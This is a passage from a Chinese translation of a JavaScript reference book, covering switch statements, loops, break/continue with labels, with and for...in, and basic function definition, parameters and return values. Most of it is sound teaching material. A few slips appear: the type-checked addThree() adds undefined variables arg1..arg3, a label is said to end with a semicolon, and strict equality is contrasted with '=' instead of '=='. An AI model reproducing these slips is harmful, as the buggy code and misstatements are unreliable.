通过包含短路求值可以在很大程度上改善 JavaScript 中对对象检测的执行。例如，如果对查看浏览器是否支持某些 DOM 特征感兴趣。可以使用 `document.implementation.hasFeature()` 方法。然而，在古老的浏览器其中调用这个方法可能有点危险，因为这么做实际上是假定该方法及其父对象实现方式已经存在，短路求值可以进行救援。首先，利用 JavaScript 的弱类型化可以使用这一事实：如果对象存在，就会将其转换为 `true`；如果不存在，就会将其转换为 `false`。因此，下面的代码：

```
if ((document.implementation) && (document.implementation.hasFeature))
    alert(document.implementation.hasFeature("Core","2.0"));
```

可以安全地执行，因为如果 `document.implementation` 对象不存在，它就会转换成 `false`，从而 `if` 语句会停止执行。如果该对象存在，则进一步安全地对 `hasFeature()` 进行求值。了解 JavaScript 的细节确实可以帮助我们正确地使用它。

4.3.2 switch 语句

从 JavaScript 1.2 开始，可以使用 `switch` 语句，而不是仅仅依赖 `if` 语句从许多可选分支中选择一条语句执行。`switch` 语句的基本语法提供一个对其进行求值的表达式以及几个根据表达式的值执行的不同语句。解释器根据表达式的值检查每个情况，直到遇到一个匹配的情况。如果没有匹配的情况，则会使用 `default` 条件。基本语法如下所示：

```
switch (expression)
{
    case condition 1: statement(s)
                    break;
    case condition 2: statement(s)
                    break;
    ...
    case condition n: statement(s)
                    break;
    default: statement(s)
}
```

`break` 语句向解释器指示特定情况的结束。如果省略 `break` 语句，则解释器会继续执行在后续每个情况中的每条语句。

考虑下面的示例，该例子显示了如何使用 `switch` 语句：

```
var yourGrade="A";
switch (yourGrade)
{
    case "A": alert("Good job.");
```

```
        break;
    case "B": alert("Pretty good.");
        break;
    case "C": alert("You passed!");
        break;
    case "D": alert("Not so good.");
        break;
    case "F": alert("Back to the books.");
        break;
    default: alert("Grade Error!");
}

```

当然可以使用 if 语句模仿这一思想，但是如果使用 if 语句，就可能会使代码变得相当难读：

```
if (yourGrade == "A")
    alert("Good job.");
else if (yourGrade == "B")
    alert("Pretty good.");
else if (yourGrade == "C")
    alert("You passed!");
else if (yourGrade == "D")
    alert("Not so good.");
else if (yourGrade == "F")
    alert("Back to the books.");
else
    alert("Grade error!");

```

显然，如果使用大量 if 语句，问题会很快就变得非常凌乱。

要理解 switch 语句有几个问题。首先，不需要使用花括号将语句组合到一个代码块中。分析下面的例子，该例子演示了这一点：

```
var yourGrade="C";
var deansList = false;
var academicProbation = false;
switch (yourGrade)
{
    case "A": alert("Good job.");
        deansList = true;
        break;
    case "B": alert("Pretty good.");
        deansList = true;
        break;
    case "C": alert("You passed!");
        deansList = false;
        break;
    case "D": alert("Not so good.");
        deansList = false;
        academicProbation = true;
        break;
    case "F": alert("Back to the books.");
        deansList = false;

```

```

        academicProbation = true;
        break;
    default: alert("Grade Error!");
}

```

switch 语句需要理解的另外一个方面是当省略 break 时会发生“直通”动作。可以使用这个特征创建产生相同结果的多个情况。分析下面这个例子，该例子对前面的例子进行了改写，允许更大粒度的成绩匹配：

```

var yourGrade="B";
var deansList = false;
var academicProbation = false;

switch (yourGrade)
{
    case "A+": alert("Top of the class!");
    case "A" :
    case "A-":
    case "B+":
    case "B": alert("Well done.");
                deansList = true;
                break;
    case "B-":
    case "C+":
    case "C":
    case "C-": alert("You passed!");
                deansList = false;
                break;
    case "D+":
    case "D":
    case "D-":
    case "F": alert("Back to the books.");
                deansList = false;
                academicProbation = true;
                break;
    default: alert("Grade Error!");
}

```

注意，在此根据入口点，代码直通执行。例如，在 A、A-、B+或 B 进入会产生相同的结果。然而，注意，可以通过直通代码添加额外的内容。注意，A+入口在开始直通操作和执行更多代码之前会显示一个唯一的警告。

因为 JavaScript 是弱类型化的，可以产生一些偶尔看起来很古怪的 switch 语句。分析下面的代码，虽然没有什么错误，但是对于单个情况使用不同的类型：

```

switch (test)
{
    case 5 : alert("The number 5");
            break;
    case "5" : alert("The string '5'");
}

```

```
        break;
    case true : alert("A boolean true");
        break;
    default: alert("Error");
}
```

这会出现一个问题，如果将 `test` 设置为“5”会发生什么呢？在比较时会对该值进行类型转换并和第一条语句匹配吗？答案是否定的；在此比较是严格的(是“===”而不是“=”)，因此它会对类型和值进行匹配。该 `switch` 语句与下面的语句是等价的：

```
if (test === 5)
    alert("The number 5");
else if (test === '5')
    alert("The string '5'");
else if (test === true)
    alert("A boolean true");
else
    alert("Error");
```

正如一直所演示的，由于 `switch` 和 `if` 语句执行选择的概念，因此二者在功能上是等价的，但是使用某种或另外一种结构可以更简明或更清晰地表达某些代码。将要介绍的下一组语句是循环语句。它们类似并实现相同的通用目的，但是工作方式稍微有些区别。

4.3.3 while 循环

循环用于反复地执行某些动作。JavaScript 中最基本的循环是 `while` 循环，其语法如下所示：

```
while (expression)
    statement or block of statements to execute
```

`while` 循环的目的是只要 `expression` 为 `true` 就重复地执行一条语句或一个代码块。一旦 `expression` 变为 `false` 或遇到一条 `break` 语句，就退出循环。下面的脚本演示了基本的 `while` 循环：

```
var count = 0;
while (count < 10)
{
    document.write(count+"<br>");
    count++;
}
document.write("Loop done!");
```

在线：<http://www.javascriptref.com/3ed/ch4/simplewhileloop.html>

在这个例子中，把 `count` 初始化为 0，然后进入循环，输出 `count` 的值，并递增该值。重复循环体直到 `count` 达到 10，这时条件表达式变为 `false`。至此，退出循环并执行循环体后面的语句。该循环的输出如图 4-14 所示。




图 4-14 while 循环的输出结果

可以使用各种方式设置初始化、循环和条件表达式。分析下面这个循环，该循环从 100 以 10 或更大步长向下计数：

```

var count = 100;
while (count > 10)
{
    document.write(count+"<br>");
    if (count == 50)
        count = count - 20;
    else
        count = count - 10;
}
  
```

while 循环的一个问题是，根据循环测试条件，循环可能实际上永远不会执行：

```

var count = 0;
while (count > 0)
{
    // do something
}
  
```

最后，对于任何循环——while 循环以及接下来讨论的其他种类的循环——一个重要的考虑因素是要确保循环最终会终止。如果没有办法让条件表达式变为 false，就无法让循环结束。例如：

```

var count = 0;
while (count < 10)
{
    document.write("Counting down forever: " + count + "<br>");
    count--;
}
document.write("Never reached!");
  
```

如果在页面加载时编写并执行上述代码，它会让浏览器崩溃，因为文档会不断地增长。如果

乐意冒险，可以自己试一试。

在线：<http://www.javascriptref.com/3ed/ch4/endlesswhile.html>

在早期的浏览器中，无限循环是相当危险的。后来，大部分厂家增加了脚本执行时间安全措施。例如，在 Firefox 的许多变种中，脚本必须在 5 秒内返回。如果浏览器运行一个需要长时间运行的脚本，就会弹出一个对话框让用户中断执行，如图 4-15 所示：




图 4-15 中断对话框

这一安全检查既有优点也有缺点。尽管它可以帮助从糟糕的情况中恢复，但是它也不允许脚本在不中断的情况下加强运行。今天，在更现代的浏览器中，脚本执行时间限制看起来已经显著加长了或者已经移除了，因此无限循环仍然会导致很大的麻烦。应当注意，在有些浏览器(如 Firefox)中，可以通过在地址栏中输入 `about:config`，并设置一个更长或更短的最大脚本运行时间，来直接配置脚本的暂停，如图 4-16 所示：

<code>dom.max_chrome_script_run_time</code>	default	integer	20
<code>dom.max_script_run_time</code>	user set	integer	5
<code>dom.popup_allowed_events</code>	default	string	change click dblclick mouseup reset submit
<code>dom.popup_maximum</code>	default	integer	20

图 4-16 设置脚本的最大运行时间

然而，不能假定浏览器或最终用户会减轻危险代码。应当细心地编写循环代码！

4.3.4 do-while 循环

除了在循环的末尾进行条件检查外，`do-while` 循环与 `while` 类似。这意味着该循环至少会执行一次(除非首先遇到 `break`)。该循环的基本语法如下所示：

```
do
{
    statement(s);
}
while (expression);
```

注意，在 `do-while` 循环的末尾需要使用分号。

下面的例子显示了上一小节中的 `while` 循环计数示例，在此使用 `do-while` 循环对其进行了重写：

```

var count = 0;
do
{
    document.write("Number " + count + "<br>");
    count = count + 1;
} while (count < 10);

```

4.3.5 for 循环

for 循环是最精简的循环形式，循环初始化、测试语句以及迭代语句都包含在一行中。其基本语法如下所示：

```

for (initialization; test condition; iteration statement)
    loop statement or block

```

其中，*initialization* 语句在循环开始之前执行，循环继续执行直到 *test condition* 变为 *false*，并且每次迭代都执行 *iteration statement*。下面是一个 for 循环的例子：

```

for (var i = 0; i < 10; i++)
    document.write ("Loop " + i + "<br>");

```

该循环的结果与在前面显示的第一个 while 循环示例的结果相同：输出 0~9 之间的数字。与 while 循环一样，通过使用语句块可以在循环体中执行大量语句。

```

document.write("Start the countdown<br>");
for (var i=10; i >= 0; i--)
{
    document.write("<strong>"+i+"...</strong>");
    document.write("<br>");
}
document.write("Blastoff!");

```

当使用 for 循环时，一个常见的问题是在语句末尾意外地放置分号。例如：

```

for (var i = 0; i < 10; i++);
{
    document.write("value of i="+i+"<br>");
}
document.write("Loop done");

```

如图 4-17 所示，上面代码的输出看起来好像是只执行了一次循环，以及循环已经结束后的语句：




图 4-17 while 循环的运行结果

出现这一情况的原因是分号作为一条空语句充当了循环体。循环对该空语句迭代了 10 次，像平常一样执行接下来的代码块，然后输出循环的结束消息。

4.3.6 使用 continue 和 break 控制循环

可以使用 break 和 continue 语句更加精确地控制循环的执行。在介绍 switch 语句时已经对 break 语句进行了简要介绍，它用于提前退出循环，跳出右花括号。下面的例子演示了在 while 循环中使用 break 语句。运行结果如图 4-18 所示。注意一旦 x 达到 8 时是如何提前跳出循环的：

```
var x = 1;
while (x < 10)
{
    if (x == 8)
    {
        document.write("Time for a break!<br>");
        break; // breaks out of loop completely
    }
    x = x + 1;
    document.write(x+"<br>");
}
document.write("Loop done.");
```




图 4-18 带 break 语句的 while 循环

continue 语句告诉解释器立即开始下一次迭代。当遇到 continue 语句时，程序流会立即移动到循环检查条件。如图 4-19 所示，下面的例子显示了当变量 x 包含的索引达到 8 时如何使用 continue 语句跳过输出：

```
var x = 0;
while (x < 10)
{
    x = x + 1;
    if (x == 8)
    {
        document.write("Let's skip printing this value.<br>");
        continue; // continues loop at 8 without printing
    }
}
```

```

    }
    document.write(x+"<br>");
}
document.write("Loop done.");

```




图 4-19 带 continue 语句的 while 循环

使用 `continue` 语句的一个潜在问题是必须确保仍然会进行迭代；否则，可能会无意中导致无限循环。这是在上面的例子中将递增语句放置在 `continue` 语句的条件之前的原因。

标签与流程控制

可以为 `break` 和 `continue` 使用标签以更精确地指示流程控制。标签只不过是用于语句或代码块并且后面跟随一个分号的标识符。下面的脚本显示了一个标签示例：

```

outerloop:
for (var i = 0; i < 3; i++)
{
    document.write("Outerloop: "+i+"<br>");
    for (var j = 0; j < 5; j++)
    {
        if (j == 3)
            break outerloop;
        document.write("Innerloop: "+j+"<br>");
    }
}
document.write("All loops done"+"<br>");

```

注意，最外层的循环被标记为“`outerloop`”，并且将 `break` 语句设置为跳出外层循环。如果不使用带目标的 `break`，只能跳出内层循环，并会输出更多的内容。图 4-20 显示了使用标签和不使用标签的循环执行之间的巨大差别。




图 4-20 使用标签和不使用标签的 break 语句

也可以为 continue 语句使用标签。continue 语句会导致流程控制在由标签指示的循环处恢复。下面的例子演示了联合使用 continue 和标签的情况：

```

outerloop:
for (var i = 0; i < 3; i++)
{
    document.write("Outerloop: "+i+"<br>");
    for (var j = 0; j < 5; j++)
    {
        if (j == 3)
            continue outerloop;
        document.write("Innerloop: "+j+"<br>");
    }
}
document.write("All loops done"+"<br>");

```

图 4-21 显示了带标签和不带标签的 continue 语句的脚本输出。

标签替代了臭名昭著的 GOTO 流程跳转语句，在许多编程语言中提供了 GOTO 语句，许多程序员不赞成使用 GOTO 语句。




图 4-21 带标签的 continue 示例

4.3.7 与对象相关的语句

在 JavaScript 中有一组与对象使用相关的重要语句。在此简要介绍这些语句，与使用这些语句相关的应用讨论以及相关的关键字，如 `this`，将在第 6 章专门介绍。

1. with 语句

当引用对象时，JavaScript 的 `with` 语句允许程序员使用快捷记法。例如，为了向 HTML 文档写入内容，通常使用 `Document` 的 `write()` 方法：

```
document.write("Hello from JavaScript");
document.write("<br>");
document.write("You can write what you like here");
```

`with` 语句指示将在语句体中隐式地使用一个对象。一般语法如下所示：

```
with (object)
{
    statement(s);
}
```

使用 `with` 语句，可以缩短对象的引用，如下所示：

```
with (document)
{
    write("Hello from JavaScript");
    write("<br>");
    write("You can write what you like here");
}
```

使用 `with` 语句诚然方便，因为它避免了不得不重复地输入相同对象的名称。然而，它偶尔会导致麻烦，因为在 `with` 语句块的内部有时会引用其他方法和属性，从而会导致困惑或可读性问题。分析下面的代码：

```
with (someObj)
{
    x = y;
}
```

上面代码的含义是 `someObj.x = someObj.y`？当然，`x` 和 `y` 可能根本不是对象的组成部分，因此可能 `x = y`；或者可能一个是对象的组成部分而另外一个不是，从而可能意味着 `someObj.x = y`，或 `x = someObj.y`。显然，当使用 `with` 语句时，结果看起来有些让人困惑；并且考虑到对确定恰当赋值含义所需要的代价，使用 `with` 语句不会得到最好的性能。

注意：

在使用“`use strict`”启用的 ECMAScript 5 严格模式下，不允许使用 `with` 语句。除了 `with` 语句是一个坏的做法外，它的未来明显是值得怀疑的。

2. 使用 for...in 迭代对象

另外一条对对象有用的语句是 for...in，该语句用于遍历对象的属性。基本语法如下：

```
for (variablename in object)
    statement or block to execute
```

分析下面的例子，该示例输出 Web 浏览器的 Navigator 对象的属性。

```
var aProperty;
for (aProperty in navigator){
    document.write(aProperty);
    document.write("<br>");
}
```

这会循环并输出能够运行该脚本的浏览器所能枚举的属性。可以进一步展开该脚本，以对每个属性进行求值，从而查看其值到底是什么。

```
var aProperty;
for (aProperty in window.navigator){
    document.write("window.navigator."+aProperty+": ");
    document.write(window.navigator[aProperty]+"<br>");
}
```

在线：<http://www.javascriptref.com/3ed/ch4/forin.html>

图 4-22 显示了使用 Chrome 5 和 Internet Explorer 8 运行这个例子的结果，并且应当注意，有些属性的名称和值是不同的。




图 4-22 揭示浏览器区别的 for-in 示例

前面显示的例子，既展示了当用于反映特定浏览器中的对象实现可能支持的属性时，for-in 语句是多么有用，也展示了在此可能发现的让人悲伤的区别。在本书中会多次提到这一结构以及不同浏览器上特有对象的挑战。

4.3.8 其他语句

可能还会用到其他一些语句，如错误处理语句(例如，`try...catch` 和 `throw`)，该语句将在第 18 章讨论，以及一些不属于 JavaScript 标准实现一部分的语句。例如，Firefox 有的版本支持新思想，如 `let` 和 `yield`，这些新思想虽然有趣但不是标准，并且在撰写本书的该版本时使用它们仍然非常不安全。至此，还没有介绍的唯一核心语句与函数相关，因此第 5 章将继续进行介绍函数，并在这些可重用的代码单元中联合使用到目前为止已经学习过的各种核心语句。

4.4 小结

前面几章介绍作为语言核心的数据类型。本章展示了如何使用运算符组合数据类型形成表达式。JavaScript 支持与大部分程序员熟悉的运算符，包括数学运算符(+、-、*以及%)、位运算符(&、|、^、<<、>>以及>>>)、比较运算符(<、>、==、===、!=、>=以及<)、赋值运算符(=、+=，等)，以及逻辑运算符(&&、||和!)。它还支持不是很常用的运算符，如条件运算符(?)以及字符串连接运算符(+)。把 JavaScript 运算符和变量以及数据字面值结合起来构成表达式。必须谨慎地构建表达式以反映求值的优先级，并且可以使用圆括号帮助避免任何问题。然后可以使用表达式构建语句，以形成程序的单个步骤。在 JavaScript 中可以使用分号或回车符限定单条语句。应当始终使用分号以避免多义性并提高脚本的安全性。最常用的语句是赋值语句、函数和方法调用。这些语句执行大部分脚本的基本任务。控制语句可以改变程序的流程，如 `if` 和 `switch`。为了迭代特定的代码块，可以使用 `while`、`for` 或 `do-while` 形成各种循环。可以使用 `break` 和 `continue` 进一步控制程序的流程。当使用本章介绍的结构构建更大的脚本时，经常会引入重复性的代码。为了消除冗余并创建更模块化的程序，应当使用函数——第 5 章的主题。

可以使用函数创建能够重复使用的代码片段。如果正确地进行编写，函数是抽象的 (abstract)——可在许多情况中使用它们，并且理想地完全自包含，通过定义良好的接口传入和传出数据。像所有现代编程语言一样，JavaScript 允许创建可重用的抽象函数。令人感到惊奇的是，JavaScript 函数实际上首先是一种数据类型，并且支持各种各样的高级思想，比如可变实参、基于类型的可变传递语义、局部函数、闭包(closure)以及迭代函数。总之，JavaScript 为编写模块化代码提供了大量有用的功能，不过，编码人员为了完成它们的任务是使用这些功能还是依赖全局变量以及它们的副作用，则往往更取决于程序员的经验而非语言功能。本章介绍函数的基础知识以及函数的语法，并尝试帮助灌输更好地使用它们的态度。

5.1 函数基础

在 JavaScript 中定义函数的最常用方法是使用关键字 `function`，后面跟随一个唯一的函数名、一系列参数(可能为空)，以及由花括号包围起来的语句块。函数的基本语法如下所示：

```
function functionname(parameter-list) {  
    statements  
}
```

下面定义了一个名为 `sayHello` 且不接受参数的简单函数，输出结果如图 5-1 所示。

```
function sayHello() {  
    alert("Hello I'm a function!");  
}
```

为在脚本中后面的某个地方调用该函数，需要使用下面的语句：

```
sayHello();
```

注意：

提前引用函数通常是不允许的；换句话说，应当总是在调用函数之前先定义它。然而，在同

一个<script>标签中,可以在定义之前引用函数。这是非常不恰当的编程实践,应当避免。




图 5-1 sayhello()的输出结果

5.1.1 参数传递基础

经常会希望向函数传递信息,用于计算或改变函数执行的操作。传递给函数的数据(不管是字面值还是变量)都称为参数(parameter),或者有时称为变元(argument)。分析以下修改过的 sayHello() 函数,该函数接受一个名为 someName 的参数:

```
function sayHello(someName) {
    if ((someName) && (someName.length > 0))
        alert("Hello "+someName+", I'm a function!");
    else
        alert("Don't be shy. Functions are fun.");
}
```

在这个例子中,该函数接受一个决定输出哪个字符串的值。使用下面的代码调用该函数:

```
sayHello("Graham");
```

会显示如图 5-2 所示这个警告:




图 5-2 sayhello()的一种输出结果

像下面这样调用该函数:

```
sayHello("");
```

会显示另一个对话框(见图 5-3)。




图 5-3 sayhello()函数的另一种输出结果

当调用期望参数的函数时，如果未提供参数，JavaScript 会使用 `undefined` 值填充所有未传递的实参。这一行为很有用，同时也非常危险。尽管有些人可能喜欢该功能，从而当不使用形参时避免输入所有形参，但是必须仔细编写函数，以避免使用不存在的值执行一些不恰当的操作。总之，仔细检查传递的形参总是一个良好的编程实践。

函数不是必须接受字面值；也可以向其传递变量或任何变量与字面值的组合。分析下面这个名为 `addThree()` 的函数，该函数接受三个值并在警告框中显示它们的结果(见图 5-4)。

```
function addThree(num1, num2, num3) {
    alert(num1+num2+num3);
}

var x = 5, y = 7;
addThree(x, y, 11);
```




图 5-4 `addThree()` 的输出结果

注意参数传递：因为 JavaScript 是弱类型化的，所以可能得不到你所期望的结果。例如，分析如果像下面这样调用 `addThree()` 函数会发生什么：

```
addThree(5, 11, "Watch out!");
```

在结合重载的“+”运算符时会看到类型转换，从而导致显示一个字符串，如图 5-5 所示。




图 5-5 调用 `addThree()` 的输出结果

使用 `typeof` 语句，可以改进该函数以报告错误：

```
function addThree(num1, num2, num3) {
    if ( (typeof num1 != "number") || (typeof num2 != "number") || (typeof num3 != "number") )
        alert("Error: Numbers only.");
    else
        alert(arg1+arg2+arg3);
}
```

在本章后面会看到其他很多编写更健壮函数的方法；现在，首先重点介绍函数的返回数据。

5.1.2 返回语句

可能希望扩展前面的示例函数，以保存加法操作的结果；使用 `return` 语句可以很容易地实现该目的。包含的 `return` 语句指示函数应当退出并可能返回一个值。下面的 `addThree()`进行了修改以返回一个值：

```
function addThree(arg1, arg2, arg3) {  
    return (arg1+arg2+arg3);  
}
```

```
var x = 5, y = 7, result;  
result = addThree(x,y,11);  
alert(result); // alerts 23
```

函数也可包含多条 `return` 语句，正如下面的例子所示演示的：

```
function myMax(arg1, arg2) {  
    if (arg1 >= arg2)  
        return arg1;  
    else  
        return arg2;  
}
```

函数总是返回某些形式的结果，不管是否包含 `return` 语句。默认情况下，除非返回一个显式的值，否则会返回 `undefined` 值。尽管应当将 `return` 语句作为返回数据的主要方式，但是在某些情况下也可以使用形参返回数据。

注意：

有时这些隐式的 `return` 语句会导致问题，特别是当与 HTML 事件处理程序(如 `onclick`)关联时。第4章提到，可以使用 `void` 运算符避免这类问题，例如，在这个例子中：`Press the link`。以这种方式使用 `void` 销毁返回的值，阻止 `x()` 的返回值影响链接的行为。

5.1.3 参数传递：输入和输出

在 JavaScript 中基本数据类型是通过值传递的。这意味着，当向函数传递基本类型的数据时，实际上会创建一个副本，因此在函数中的所有操作都不会影响原始变量。下面的例子很好地演示了这一点：

```
function fiddle(arg1) {  
    arg1 = "Fiddled with";  
    document.write("In function fiddle str = "+arg1+"<br>");  
}
```

```
var str = "Original Value";  
document.write("Before function call str = "+str+"<br>");
```

```
fiddle(str);  
document.write("After function call str =" + str + "<br>");
```

该例子的结果如图 5-6 所示。




图 5-6 fiddle()的输出结果

在线: <http://javascriptref.com/3ed/ch5/passbyvalue.html>

注意, 函数 fiddle() 没有修改变量 str 的值, 因为作为基本类型, 它只接收 str 的副本。换句话说, 基本类型是按值传递的。然而, 如果使用复合类型, 如数组和对象, 它们是按引用传递的。这意味着, 向其传递数据的函数可以修改原始数据, 因为函数接收的是指向该数据的引用而不是值的副本。现在应当明白为什么经常将这种类型称为“引用类型”了。分析前面这个 fiddle() 函数的修改版:

```
function fiddle(arg1) {  
    arg1[0] = "Fiddled with";  
    document.write("In function fiddle arg1 = "+arg1+"<br>");  
}  
  
var arr = ["Original", " Original ", " Original "];  
document.write("Before function call arr = "+arr+"<br>");  
fiddle(arr);  
document.write("After function call arr =" +arr+"<br>");
```

在这种情况下, 函数 fiddle() 能够改变传递给它的数组的值, 如图 5-7 所示。

